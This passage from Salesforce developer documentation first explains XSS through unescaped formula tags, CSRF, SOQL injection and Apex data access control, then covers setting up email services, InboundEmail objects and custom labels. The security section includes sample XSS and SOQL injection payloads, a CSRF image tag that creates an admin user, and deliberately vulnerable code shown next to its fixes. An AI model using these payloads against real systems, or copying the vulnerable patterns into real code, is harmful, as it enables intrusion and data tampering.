The general syntax of these tags is: `{!FUNCTION()}` or `{!$OBJECT.ATTRIBUTE}`. For example, if a developer wanted to include a user's session ID in a link, they could create the link using the following syntax:

```
<a
href="http://partner.domain.com/integration/?sid={!$Api.Session_ID}&server={!$Api.Partner_Server_URL_130}">
Go to portal</a>
```

Which renders output similar to the following:

```
<a
href="http://partner.domain.com/integration/?sid=4f0900D30000000Jsbi%21AQoAQNYaPnVyd_6hNdIxXhzQTMaa
SlYiOfRzpM18huTGN3jC0O1FIkbuQRwPc9OQJeMRm4h2UYXRnmZ5wZufIrvd9DtC_ilA&server=https://yourInstance.salesforce.com
/services/Soap/u/13.0/4f0900D30000000Jsbi">Go to portal</a>
```

Formula expressions can be function calls or include information about platform objects, a user's environment, system environment, and the request environment. An important feature of these expressions is that data is not escaped during rendering. Since expressions are rendered on the server, it is not possible to escape rendered data on the client using JavaScript or other client-side technology. This can lead to potentially dangerous situations if the formula expression references non-system data (that is potentially hostile or editable data) and the expression itself is not wrapped in a function to escape the output during rendering. A common vulnerability is created by the use of the `{!$Request.*}` expression to access request parameters.

```
<html>
    <head>
        <title>{!$Request.title}</title>
    </head>
    <body>Hello world!</body>
</html>
```

Unfortunately, the unescaped `{!$Request.title}` tag also results in a cross-site scripting vulnerability. For example, the request:

```
http://example.com/demo/hello.html?title=Adios%3C%2Ftitle%3E%3Cscript%3Ealert('xss')%3C%2Fscript%3E
```

results in the output:

```
<html><head><title>Adios</title><script>alert('xss')</script></title></head><body>Hello
world!</body></html>
```

The standard mechanism to do server-side escaping is through the use of the `SUBSTITUTE()` formula tag. Given the placement of the `{!$Request.*}` expression in the example, the above attack can be prevented by using the following nested `SUBSTITUTE()` calls.

```
<html>
    <head>
        <title>{! SUBSTITUTE(SUBSTITUTE($Request.title,"<","<"),">",">")}</title>
    </head>
    <body>Hello world!</body>
</html>
```

Depending on the placement of the tag and usage of the data, both the characters needing escaping, as well as their escaped counterparts, can vary. For instance, this statement:

```
<script>var ret = "{!$Request.retURL}";script>var ret = "{!$Request.retURL}";</script>
```

requires that the double quote character be escaped with its URL encoded equivalent of %22 instead of the HTML escaped ", since it is probably going to be used in a link. Otherwise, the request:

```
http://example.com/demo/redirect.html?retURL= foo%22%3Balert('xss')%3B%2F%2F
```

results in:

```
<script>var ret = "foo";alert('xss');//";</script>
```

Additionally, the `ret` variable might need additional client-side escaping later in the page if it is used in a way which can cause included HTML control characters to be interpreted.

Formula tags can also be used to include platform object data. Although the data is taken directly from the user's organization, it must still be escaped before use to prevent users from executing code in the context of other users (potentially those with higher privilege levels). While these types of attacks must be performed by users within the same organization, they undermine the organization's user roles and reduce the integrity of auditing records. Additionally, many organizations contain data which has been imported from external sources and might not have been screened for malicious content.

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) flaws are less of a programming mistake as they are a lack of a defense. The easiest way to describe CSRF is to provide a very simple example. An attacker has a Web page at `www.attacker.com`. This could be any Web page, including one that provides valuable services or information that drives traffic to that site. Somewhere on the attacker's page is an HTML tag that looks like this:

```
<img
src="http://www.yourwebpage.com/yourapplication/createuser?email=attacker@attacker.com&type=admin....."
 height=1 width=1 />
```

In other words, the attacker's page contains a URL that performs an action on your website. If the user is still logged into your Web page when they visit the attacker's Web page, the URL is retrieved and the actions performed. This attack succeeds because the user is still

authenticated to your Web page. This is a very simple example and the attacker can get more creative by using scripts to generate the callback request or even use CSRF attacks against your AJAX methods.

For more information and traditional defenses, see the following articles:

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/csrf-faq.html
- http://shiflett.org/articles/cross-site-request-forgeries

Within the Force.com platform, Salesforce has implemented an anti-CSRF token to prevent this attack. Every page includes a random string of characters as a hidden form field. Upon the next page load, the application checks the validity of this string of characters and does not execute the command unless the value matches the expected value. This feature protects you when using all of the standard controllers and methods.

Here again, the developer might bypass the built-in defenses without realizing the risk. For example, suppose you have a custom controller where you take the object ID as an input parameter, then use that input parameter in a SOQL call. Consider the following code snippet.

```
<apex:page controller="myClass" action="{!init}"</apex:page>

public class myClass {
  public void init() {
    Id id = ApexPages.currentPage().getParameters().get('id');
    Account obj = [select id, Name FROM Account WHERE id = :id];
    delete obj;
    return ;
  }
}
```

In this case, the developer has unknowingly bypassed the anti-CSRF controls by developing their own action method. The `id` parameter is read and used in the code. The anti-CSRF token is never read or validated. An attacker Web page might have sent the user to this page using a CSRF attack and provided any value they wish for the `id` parameter.

There are no built-in defenses for situations like this and developers should be cautious about writing pages that take action based upon a user-supplied parameter like the `id` variable in the preceding example. A possible work-around is to insert an intermediate confirmation page before taking the action, to make sure the user intended to call the page. Other suggestions include shortening the idle session timeout for the organization and educating users to log out of their active session and not use their browser to visit other sites while authenticated.

Because of Salesforce's built-in defense against CRSF, your users might encounter an error when they have multiple Salesforce login pages open. If the user logs in to Salesforce in one tab and then attempts to log in to the other, they see an error, "The page you submitted was invalid for your session". Users can successfully log in by refreshing the login page or attempting to log in a second time.

SOQL Injection

In other programming languages, the previous flaw is known as SQL injection. Apex does not use SQL, but uses its own database query language, SOQL. SOQL is much simpler and more limited in functionality than SQL. Therefore, the risks are much lower for SOQL injection than for SQL injection, but the attacks are nearly identical to traditional SQL injection. In summary SQL/SOQL injection involves taking user-supplied input and using those values in a dynamic SOQL query. If the input is not validated, it can include SOQL commands that effectively modify the SOQL statement and trick the application into performing unintended commands.

For more information on SQL Injection attacks see:

- http://www.owasp.org/index.php/SQL_injection
- http://www.owasp.org/index.php/Blind_SQL_Injection
- http://www.owasp.org/index.php/Guide_to_SQL_Injection

- http://www.google.com/search?q=sql+injection

SOQL Injection Vulnerability in Apex

Below is a simple example of Apex and Visualforce code vulnerable to SOQL injection.

```
<apex:page controller="SOQLController" >
    <apex:form>
        <apex:outputText value="Enter Name" />
        <apex:inputText value="{!name}" />
        <apex:commandButton value="Query" action="{!query}‟ />
    </apex:form>
</apex:page>

public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String qryString = 'SELECT Id FROM Contact WHERE ' +
            '(IsDeleted = false and Name like \'%' + name + '%\')';
        queryResult = Database.query(qryString);
        return null;
    }
}
```

This is a very simple example but illustrates the logic. The code is intended to search for contacts that have not been deleted. The user provides one input value called `name`. The value can be anything provided by the user and it is never validated. The SOQL query is built dynamically and then executed with the `Database.query` method. If the user provides a legitimate value, the statement executes as expected:

```
// User supplied value: name = Bob
// Query string
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

However, what if the user provides unexpected input, such as:

```
// User supplied value for name: test%') OR (Name LIKE '
```

In that case, the query string becomes:

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Name LIKE '%')
```

Now the results show all contacts, not just the non-deleted ones. A SOQL Injection flaw can be used to modify the intended logic of any vulnerable query.

SOQL Injection Defenses

To prevent a SOQL injection attack, avoid using dynamic SOQL queries. Instead, use static queries and binding variables. The vulnerable example above can be re-written using static SOQL as follows:

```
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
```

```
    }
    public PageReference query() {
        String queryName = '%' + name + '%';
        queryResult = [SELECT Id FROM Contact WHERE
           (IsDeleted = false and Name like :queryName)];
        return null;
    }
}
```

If you must use dynamic SOQL, use the `escapeSingleQuotes` method to sanitize user-supplied input. This method adds the escape character (\) to all single quotation marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead of database commands.

Data Access Control

The Force.com platform makes extensive use of data sharing rules. Each object has permissions and may have sharing settings for which users can read, create, edit, and delete. These settings are enforced when using all standard controllers.

When using an Apex class, the built-in user permissions and field-level security restrictions are not respected during execution. The default behavior is that an Apex class has the ability to read and update all data within the organization. Because these rules are not enforced, developers who use Apex must take care that they do not inadvertently expose sensitive data that would normally be hidden from users by user permissions, field-level security, or organization-wide defaults. This is particularly true for Visualforce pages. For example, consider the following Apex pseudo-code:

```
public class customController {
    public void read() {
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];
    }
}
```

In this case, all contact records are searched, even if the user currently logged in would not normally have permission to view these records. The solution is to use the qualifying keywords `with sharing` when declaring the class:

```
public with sharing class customController {
    . . .
}
```

The `with sharing` keyword directs the platform to use the security sharing permissions of the user currently logged in, rather than granting full access to all records.

Email Services

You can use email services to process the contents, headers, and attachments of inbound email. For example, you can create an email service that automatically creates contact records based on contact information in messages.

What Are Email Services?

Email services are automated processes that use Apex classes to process inbound email.

Defining Email Service Addresses

Add an inbound email address for an email service.

Defining Email Services

Set up an email service to handle incoming email, and configure the service to process messages according to your users' needs.

Using the InboundEmail Object

For every email the Apex email service domain receives, Salesforce creates a separate InboundEmail object that contains the contents and attachments of that email. You can use Apex classes that implement the `Messaging.InboundEmailHandler` interface to handle an inbound email message. Using the `handleInboundEmail` method in that class, you can access an InboundEmail object to retrieve the contents, headers, and attachments of inbound email messages, as well as perform many functions.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Use of email services in installed AppExchange packages also available in: **Group** and **Professional** Editions

USER PERMISSIONS

To configure Apex email services and email service addresses:

- "Customize Application"

To create Apex classes:

- "Author Apex"

What Are Email Services?

Email services are automated processes that use Apex classes to process inbound email.

You can associate each email service with one or more Salesforce-generated email addresses to which users can send messages for processing. To give multiple users access to a single email service, you can:

- Associate multiple Salesforce-generated email addresses with the email service and allocate those addresses to users.
- Associate a single Salesforce-generated email address with the email service, and write an Apex class that executes according to the user accessing the email service. For example, you can write an Apex class that identifies the user based on the user's email address and creates records on behalf of that user.

To use email services, from Setup, enter *Email Services* in the Quick Find box, then select **Email Services**.

- Click **New Email Service** to define a new email service.
- Select an existing email service to view its configuration, activate or deactivate it, and view or specify addresses for that email service.
- Click **Edit** to make changes to an existing email service.
- Click **Delete** to delete an email service.

> Note: Before deleting email services, you must delete all associated email service addresses.

When defining email services, note the following:

- An email service only processes messages it receives at one of its addresses.
- Salesforce limits the total number of messages that all email services combined, including On-Demand Email-to-Case, can process daily. Messages that exceed this limit are bounced, discarded, or queued for processing the next day, depending on how you configure the failure response settings for each email service. Salesforce calculates the limit by multiplying the number of user licenses by 1,000; maximum 1,000,000. For example, if you have 10 licenses, your organization can process up to 10,000 email messages a day.
- Email service addresses that you create in your sandbox cannot be copied to your production organization.
- For each email service, you can tell Salesforce to send error email messages to a specified address instead of the sender's email address.
- Email services reject email messages and notify the sender if the email (combined body text, body HTML, and attachments) exceeds approximately 10 MB (varies depending on language and character set).

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Use of email services in installed AppExchange packages also available in: **Group** and **Professional** Editions

USER PERMISSIONS

To configure Apex email services and email service addresses:
- "Customize Application"

To create Apex classes:
- "Author Apex"

Defining Email Service Addresses

Add an inbound email address for an email service.

1. From Setup, enter *Email Services* in the Quick Find box, then select **Email Services**.
2. Choose the email service for which you want to define an address.
3. Click **New Email Address**, or click **Edit** to change the configuration for an existing email service address. To delete an email service address, click **View** and **Delete**.
4. In the Email Address field, enter the local-part of the email service address. Salesforce generates a unique domain-part for each email service address to ensure that no two email service addresses are identical. The generated domain-part appears to the right of the Email Address field.

   Tip: For the local-part of a Salesforce email address, all alphanumeric characters are valid, plus the following special characters: !#$%&'*/=?^_+-`{|}~. For the domain-part of a Salesforce email address, only alphanumeric characters are valid, as well as hyphen (-). The dot character (.) is also valid in both the local-part and domain-part as long as it is not the first or last character.

   Salesforce email addresses are case-insensitive.

5. Select the Active checkbox if you want the email service address to be activated when you click Save.
6. Choose the Context User. The email service assumes the permissions of the context user when processing the messages this address receives. For example, if the email service is configured to modify contact records upon receiving updated contact information, the email service only modifies a record if the context user has permission to edit the record.

   Important: Choose a context user that has permission to execute the Apex class that the email service is configured to use.

7. Optionally, configure this email service address to only accept messages from certain senders by listing their email addresses and domains in the Accept Email From text box. Separate multiple entries with commas. For example: george@mycompany.com, yahoo.com, gmail.com. If the Accept Email From text box has a value and the email service receives a message from an unlisted email address or domain, the email service performs the action specified in the Unauthorized Sender Action failure response setting.

   Leave this field blank if you want the email service to receive email from any email address.

   Note: If both the email service and email service address are configured to only accept messages from certain senders, the email service only processes messages from senders that are listed in the Accept Email From text boxes on both the email service and the email service address.

8. Click **Save** to save your changes, or **Save and New** to define another inbound email address for this email service.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Use of email services in installed AppExchange packages also available in: **Group** and **Professional** Editions

USER PERMISSIONS

To configure Apex email services and email service addresses:
- "Customize Application"

To create Apex classes:
- "Author Apex"

SEE ALSO:

Defining Email Services

Email Services

Defining Email Services

Set up an email service to handle incoming email, and configure the service to process messages according to your users' needs.

To define an email service:

1. From Setup, enter *Email Services* in the Quick Find box, then select **Email Services**.
2. Click **New Email Service**, or click **Edit** to change an existing email service.
3. Specify the name of the email service.
4. Choose the Apex class you want this email service to use to process messages. The Apex class you choose must implement the `Messaging.InboundEmailHandler` interface. For example:

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Use of email services in installed AppExchange packages also available in: **Group** and **Professional** Editions

USER PERMISSIONS

To configure Apex email services and email service addresses:
- "Customize Application"

To create Apex classes:
- "Author Apex"

```
global class myHandler implements Messaging.InboundEmailHandler {
          global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail
 email, Messaging.InboundEnvelope envelope) {
             Messaging.InboundEmailResult result = new Messaging.InboundEmailresult();

                return result;
            }
        }
```

For information on the InboundEmail object, see Using the InboundEmail Object on page 5861.

5. Choose the types of attachments you want the email service to accept. The options are:

   None
   The email service accepts the message but discards any attachment.

   Text Attachments Only
   The email service only accepts the following types of attachments:

   - Attachments with a Multipurpose Internet Mail Extension (MIME) type of `text`.
   - Attachments with a MIME type of `application/octet-stream` and a file name that ends with either a `.vcf` or `.vcs` extension. These are saved as `text/x-vcard` and `text/calendar` MIME types, respectively.

   Messages with attachments other than these types are accepted, but the attachments are discarded.

Binary Attachments Only
The email service only accepts binary attachments, such as image, audio, application, and video files. Binary attachments have a limit of 5 MB per attachment.

Messages with attachments that are not binary are accepted, but the attachments are discarded.

All
The email service accepts any type of attachment.

Note: An email service can only process attachments if you configure the email service to accept attachments and use an Apex class that processes the types of attachments the email service accepts.

Also, note that email services cannot accept inline attachments, such as graphics inserted in email messages.

6. Optionally, select the `Advanced Email Security Settings` checkbox to configure the email service to verify the legitimacy of the sending server before processing a message. The email service uses the following authentication protocols to verify the sender's legitimacy:
   - SPF
   - SenderId
   - DomainKeys

   If the sending server passes at least one of these protocols and does not fail any, the email service accepts the email. If the server fails a protocol or does not support any of the protocols, the email service performs the action specified in the `Unauthenticated Sender Action` failure response setting.

   Tip: Before selecting the `Authenticate Senders` checkbox, ensure that the senders that you expect to use the email service support at least one of the authentication protocols listed above. For information on these authentication protocols, see the following websites:
   - www.openspf.org
   - www.microsoft.com/mscorp/safety/technologies/senderid/default.mspx

7. Email services reject email messages and notify the sender if the email (combined body text, body HTML, and attachments) exceeds approximately 10 MB (varies depending on language and character set).
8. You can convert text attachments to binary attachments.
9. Optionally, configure this email service only to accept messages from certain senders by listing their email addresses and domains in the `Accept Email From` text box. Separate multiple entries with commas. For example: george@mycompany.com, yahoo.com, gmail.com. If the `Accept Email From` text box has a value and the email service receives a message from an unlisted email address or domain, the email service performs the action specified in the `Unauthorized Sender Action` failure response setting.

   Leave this field blank if you want the email service to receive email from any email address.

   Note: You can also authorize email addresses and domains at the email service address-level. See Defining Email Service Addresses on page 5857.

   If both the email service and email service address are configured to only accept messages from certain senders, the email service only processes messages from senders that are listed in the `Accept Email From` text boxes on both the email service and the email service address.

10. Select the `Active` checkbox if you want the email service to be activated when you click `Save`.

11. Configure the failure response settings, which determine how the email service responds if an attempt to access this email service fails for the following reasons:

    `Over Email Rate Limit Action`
    Determines what the email service does with messages if the total number of messages processed by all email services combined has reached the daily limit for your organization. Salesforce calculates the limit by multiplying the number of user licenses by 1,000; maximum 1,000,000. For example, if you have 10 licenses, your organization can process up to 10,000 email messages a day.

    `Deactivated Email Address Action`
    Determines what the email service does with messages received at an email address that is inactive.

    `Deactivated Email Service Action`
    Determines what the email service does with messages it receives when the email service itself is inactive.

    `Unauthenticated Sender Action`
    Determines what the email service does with messages that fail or do not support any of the authentication protocols if the `Authenticate Senders` checkbox is selected.

    `Unauthorized Sender Action`
    Determines what the email service does with messages received from senders who are not listed in the `Accept From Email` text box on either the email service or email service address.

    The failure response options are:

    Bounce Message
    The email service returns the message to the sender or to the `Automated Case User` for On-Demand Email-to-Case, with a notification that explains why the message was rejected.

    Discard Message
    The email service deletes the message without notifying the sender.

    Requeue Message (`Over Email Rate Limit Action` Only)
    The email service queues the message for processing in the next 24 hours. If the message is not processed within 24 hours, the email service returns the message to the sender with a notification that explains why the message was rejected.

12. To send error email messages to a specified address instead of the sender's email address, select `Enable Error Routing` and specify the destination email address in `Route Error Emails to This Email Address`. This prevents the sender being notified when email services cannot process an incoming email.

13. Click **Save** to save your changes, or **Save and New Email Address** to create email addresses for this email service, as described in Defining Email Service Addresses on page 5857.

SEE ALSO:

Defining Email Service Addresses
Email Services

Using the InboundEmail Object

For every email the Apex email service domain receives, Salesforce creates a separate InboundEmail object that contains the contents and attachments of that email. You can use Apex classes that implement the `Messaging.InboundEmailHandler` interface to handle an inbound email message. Using the `handleInboundEmail` method in that class, you can access an InboundEmail object to retrieve the contents, headers, and attachments of inbound email messages, as well as perform many functions.

Note: For information on the Apex email service, see Email Services on page 5855.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Example 1: Create Tasks for Contacts

The following is an example of how you can look up a contact based on the inbound email address and create a new task.

```
global class CreateTaskEmailExample implements Messaging.InboundEmailHandler {

  global Messaging.InboundEmailResult handleInboundEmail(Messaging.inboundEmail email,
                                                         Messaging.InboundEnvelope env){

    // Create an InboundEmailResult object for returning the result of the
    // Apex Email Service
    Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

    String myPlainText= '';

    // Add the email plain text into the local variable
    myPlainText = email.plainTextBody;

    // New Task object to be created
    Task[] newTask = new Task[0];

    // Try to look up any contacts based on the email from address
    // If there is more than one contact with the same email address,
    // an exception will be thrown and the catch statement will be called.
    try {
      Contact vCon = [SELECT Id, Name, Email
        FROM Contact
        WHERE Email = :email.fromAddress
        LIMIT 1];

      // Add a new Task to the contact record we just found above.
      newTask.add(new Task(Description =  myPlainText,
           Priority = 'Normal',
           Status = 'Inbound Email',
           Subject = email.subject,
           IsReminderSet = true,
           ReminderDateTime = System.now()+1,
           WhoId =  vCon.Id));

     // Insert the new Task
     insert newTask;

     System.debug('New Task Object: ' + newTask );
```

```
    }
    // If an exception occurs when the query accesses
    // the contact record, a QueryException is called.
    // The exception is written to the Apex debug log.
   catch (QueryException e) {
       System.debug('Query Issue: ' + e);
   }

   // Set the result to true. No need to send an email back to the user
   // with an error message
   result.success = true;

   // Return the result for the Apex Email Service
   return result;
  }
}
```

Example 2: Handle Unsubscribe Email

Companies that send marketing email to their customers and prospects need to provide a way to let the recipients unsubscribe. The following is an example of how an email service can process unsubscribe requests. The code searches the subject line of inbound email for the word "unsubscribe." If the word is found, the code finds all contacts and leads that match the From email address and sets the `Email Opt Out` field (`HasOptedOutOfEmail`) to True.

```
Global class unsubscribe implements Messaging.inboundEmailHandler{

    Global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail email,

                          Messaging.InboundEnvelope env ) {

        // Create an inboundEmailResult object for returning
        // the result of the email service.
        Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

        // Create contact and lead lists to hold all the updated records.
        List<Contact> lc = new List <contact>();
        List<Lead> ll = new List <lead>();

        // Convert the subject line to lower case so the program can match on lower case.

        String mySubject = email.subject.toLowerCase();
        // The search string used in the subject line.
        String s = 'unsubscribe';

        // Check the variable to see if the word "unsubscribe" was found in the subject
line.
        Boolean unsubMe;
        // Look for the word "unsubcribe" in the subject line.
        // If it is found, return true; otherwise, return false.
        unsubMe = mySubject.contains(s);

         // If unsubscribe is found in the subject line, enter the IF statement.

        if (unsubMe == true) {
```

```
    try {

    // Look up all contacts with a matching email address.

    for (Contact c : [SELECT Id, Name, Email, HasOptedOutOfEmail
                  FROM Contact
                  WHERE Email = :env.fromAddress
                  AND hasOptedOutOfEmail = false
                  LIMIT 100]) {

        // Add all the matching contacts into the list.
        c.hasOptedOutOfEmail = true;
        lc.add(c);
    }
    // Update all of the contact records.
    update lc;
}
catch (System.QueryException e) {
    System.debug('Contact Query Issue: ' + e);
}

try {
    // Look up all leads matching the email address.
    for (Lead l : [SELECT Id, Name, Email, HasOptedOutOfEmail
              FROM Lead
              WHERE Email = :env.fromAddress
              AND isConverted = false
              AND hasOptedOutOfEmail = false
              LIMIT 100]) {
        // Add all the leads to the list.
        l.hasOptedOutOfEmail = true;
        ll.add(l);

        System.debug('Lead Object: ' + l);
    }
    // Update all lead records in the query.
    update ll;
}

catch (System.QueryException e) {
    System.debug('Lead Query Issue: ' + e);
}

System.debug('Found the unsubscribe word in the subject line.');
 }
 else {
    System.debug('No Unsuscribe word found in the subject line.' );
 }
// Return True and exit.
// True confirms program is complete and no emails
// should be sent to the sender of the unsubscribe request.
result.success = true;
return result;
```

```
    }
}
```

```
@isTest
private class unsubscribeTest {
    // The following test methods provide adequate code coverage
    // for the unsubscribe email class.
    // There are two methods, one that does the testing
    // with a valid "unsubcribe" in the subject line
    // and one the does not contain "unsubscribe" in the
    // subject line.
    static testMethod void testUnsubscribe() {

       // Create a new email and envelope object.
       Messaging.InboundEmail email = new Messaging.InboundEmail() ;
       Messaging.InboundEnvelope env    = new Messaging.InboundEnvelope();

       // Create a new test lead and insert it in the test method.
       Lead l = new lead(firstName='John',
                lastName='Smith',
                Company='Salesforce',
                Email='user@acme.com',
                HasOptedOutOfEmail=false);
       insert l;

       // Create a new test contact and insert it in the test method.
       Contact c = new Contact(firstName='john',
                   lastName='smith',
                   Email='user@acme.com',
                   HasOptedOutOfEmail=false);
       insert c;

       // Test with the subject that matches the unsubscribe statement.
       email.subject = 'test unsubscribe test';
       env.fromAddress = 'user@acme.com';

       // Call the class and test it with the data in the testMethod.
       unsubscribe unsubscribeObj = new unsubscribe();
       unsubscribeObj.handleInboundEmail(email, env );

    }

    static testMethod void testUnsubscribe2() {

       // Create a new email and envelope object.
       Messaging.InboundEmail email = new Messaging.InboundEmail();
       Messaging.InboundEnvelope env = new Messaging.InboundEnvelope();

       // Create a new test lead and insert it in the test method.
       Lead l = new lead(firstName='john',
                lastName='smith',
                Company='Salesforce',
                Email='user@acme.com',
                HasOptedOutOfEmail=false);
```

```
        insert l;

        // Create a new test contact and insert it in the test method.
        Contact c = new Contact(firstName='john',
                    lastName='smith',
                    Email='user@acme.com',
                    HasOptedOutOfEmail=false);
        insert c;

        // Test with a subject that does not contain "unsubscribe."
        email.subject = 'test';
        env.fromAddress = 'user@acme.com';

        // Call the class and test it with the data in the test method.
        unsubscribe unsubscribeObj = new unsubscribe();
        unsubscribeObj.handleInboundEmail(email, env );
    }
}
```

InboundEmail Object

An InboundEmail object has the following fields.

Name	Type	Description
`binaryAttachments`	InboundEmail.BinaryAttachment[]	A list of binary attachments received with the email, if any. Examples of binary attachments include image, audio, application, and video files.
`ccAddresses`	String[]	A list of carbon copy (CC) addresses, if any.
`fromAddress`	String	The email address that appears in the From field.
`fromName`	String	The name that appears in the From field, if any.
`headers`	InboundEmail.Header[]	A list of the RFC 2822 headers in the email, including: • Received from • Custom headers • Message-ID • Date
`htmlBody`	String	The HTML version of the email, if specified by the sender.
`htmlBodyIsTruncated`	Boolean	Indicates whether the HTML body text is truncated (`true`) or not (`false`.)
`inReplyTo`	String	The In-Reply-To field of the incoming email. Identifies the email or emails to which this one is a reply (parent emails). Contains the parent email or emails' message-IDs.
`messageId`	String	The Message-ID—the incoming email's unique identifier.

Name	Type	Description
`plainTextBody`	String	The plain text version of the email, if specified by the sender.
`plainTextBodyIsTruncated`	Boolean	Indicates whether the plain body text is truncated (`true`) or not (`false`.)
`references`	String []	The References field of the incoming email. Identifies an email thread. Contains a list of the parent emails' References and message IDs, and possibly the In-Reply-To fields.
`replyTo`	String	The email address that appears in the reply-to header. If there is no reply-to header, this field is identical to the `fromAddress` field.
`subject`	String	The subject line of the email, if any.
`textAttachments`	InboundEmail.TextAttachment[]	A list of text attachments received with the email, if any. The text attachments can be any of the following: • Attachments with a Multipurpose Internet Mail Extension (MIME) type of `text` • Attachments with a MIME type of `application/octet-stream` and a file name that ends with either a `.vcf` or `.vcs` extension. These are saved as `text/x-vcard` and `text/calendar` MIME types, respectively.
`toAddresses`	String[]	The email address that appears in the `To` field.

InboundEmail.Header Object

An InboundEmail object stores RFC 2822 email header information in an InboundEmail.Header object with the following fields.

Name	Type	Description
`name`	String	The name of the header parameter, such as `Date` or `Message-ID`.
`value`	String	The value of the header.

InboundEmail.BinaryAttachment Object

An InboundEmail object stores binary attachments in an InboundEmail.BinaryAttachment object.

Examples of binary attachments include image, audio, application, and video files.

An InboundEmail.BinaryAttachment object has the following fields.

Name	Type	Description
`body`	Blob	The body of the attachment.
`fileName`	String	The name of the attached file.
`mimeTypeSubType`	String	The primary and sub MIME-type.

InboundEmail.TextAttachment Object

An InboundEmail object stores text attachments in an InboundEmail.TextAttachment object.

The text attachments can be any of the following:

- Attachments with a Multipurpose Internet Mail Extension (MIME) type of `text`
- Attachments with a MIME type of `application/octet-stream` and a file name that ends with either a `.vcf` or `.vcs` extension. These are saved as `text/x-vcard` and `text/calendar` MIME types, respectively.

An InboundEmail.TextAttachment object has the following fields.

Name	Type	Description
`body`	String	The body of the attachment.
`bodyIsTruncated`	Boolean	Indicates whether the attachment body text is truncated (`true`) or not (`false`.)
`charset`	String	The original character set of the body field. The body is re-encoded as UTF-8 as input to the Apex method.
`fileName`	String	The name of the attached file.
`mimeTypeSubType`	String	The primary and sub MIME-type.

InboundEmailResult Object

The InboundEmailResult object is used to return the result of the email service. If this object is null, the result is assumed to be successful. The InboundEmailResult object has the following fields.

Name	Type	Description
`success`	Boolean	A value that indicates whether the email was successfully processed. If `false`, Salesforce rejects the inbound email and sends a reply email to the original sender containing the message specified in the `Message` field.
`message`	String	A message that Salesforce returns in the body of a reply email. This field can be populated with text irrespective of the value returned by the `Success` field.

InboundEnvelope Object

The InboundEnvelope object stores the envelope information associated with the inbound email, and has the following fields.

Name	Type	Description
`toAddress`	String	The name that appears in the `To` field of the envelope, if any.
`fromAddress`	String	The name that appears in the `From` field of the envelope, if any.

SEE ALSO:

- Email Services
- Apex Code Overview

Custom Labels

Custom labels enable developers to create multilingual applications by automatically presenting information (for example, help text or error messages) in a user's native language. Custom labels are custom text values that can be accessed from Apex classes, Visualforce pages, or Lightning components. The values can be translated into any language Salesforce supports.

You can create up to 5,000 custom labels for your organization, and they can be up to 1,000 characters in length. Custom labels from managed packages don't count toward this limit.

To access custom labels, from Setup, enter *`Custom Labels`* in the `Quick Find` box, then select **Custom Labels**.

How you add a custom label to your application depends on the user interface.

- In Apex use the `System.Label.`***`Label_name`*** syntax.
- In Visualforce and Lightning components, use the `$Label` global variable.

Include the label in your application when you package it for the AppExchange.

Tip: If a custom label has translations, include the translations in a package by explicitly packaging the desired languages.

Create and Edit Custom Labels

Create custom labels that can be referenced from Apex classes, Visualforce pages, or Lightning components to make an app multilingual.

Translate Custom Labels

Translations for custom labels determine what text to display for the label's value when a user's default language is the translation language.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

Create, edit, or delete custom labels:

- "Customize Application"

Create or override a translation:

- "Manage Translation"

  OR

  "View Setup and Configuration" and be designated as a translator

SEE ALSO:

- Create and Edit Custom Labels

Create and Edit Custom Labels

Create custom labels that can be referenced from Apex classes, Visualforce pages, or Lightning components to make an app multilingual.

Note: You can't edit the attributes of custom labels installed as part of a managed package. You can only override the existing translations or provide new translations for languages not included in the package.

1. From Setup, enter *Custom Labels* in the Quick Find box, then select **Custom Labels**.
2. To create a label, click **New Custom Label**. To edit a label, click **Edit** next to the custom label.
3. In the **Short Description** text box, enter an easily recognizable term to identify this custom label. This description is used in merge fields.

   Note: You can't change the language of an existing custom label.

4. If you're creating a custom label: In the **Name** text box, enter the name the label uses. This value is used in Apex and Visualforce pages to reference the custom label. Names must contain only alphanumeric characters, start with a letter, contain no spaces or double underscores, and be unique from all other labels in your org.
5. To mark the custom label as protected, check Protected Component..
6. For **Categories**, enter text to categorize the label. This field can be used in filter criteria when creating custom label list views. Separate each category with a comma. The total number of characters allowed in the **Categories** text box is 255.
7. In the **Value** text box, enter text up to 1,000 characters. This value can be translated into any language that Salesforce supports.

   Note: It can take a few minutes before all users see changes you've made to this field.

8. Click **Save**.

SEE ALSO:

Translate Custom Labels

Custom Labels

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

Create, edit, or delete custom labels:

- "Customize Application"

Create or override a translation:

- "Manage Translation"

  OR

  "View Setup and Configuration" and be designated as a translator

Translate Custom Labels

Translations for custom labels determine what text to display for the label's value when a user's default language is the translation language.

Note: You can't delete custom labels installed as part of a managed package, or that are referenced by Apex or a Visualforce page. You can only override the existing translations.

1. From Setup, enter `Custom Labels` in the `Quick Find` box, then select **Custom Labels**.
2. Select the name of the custom label to open.
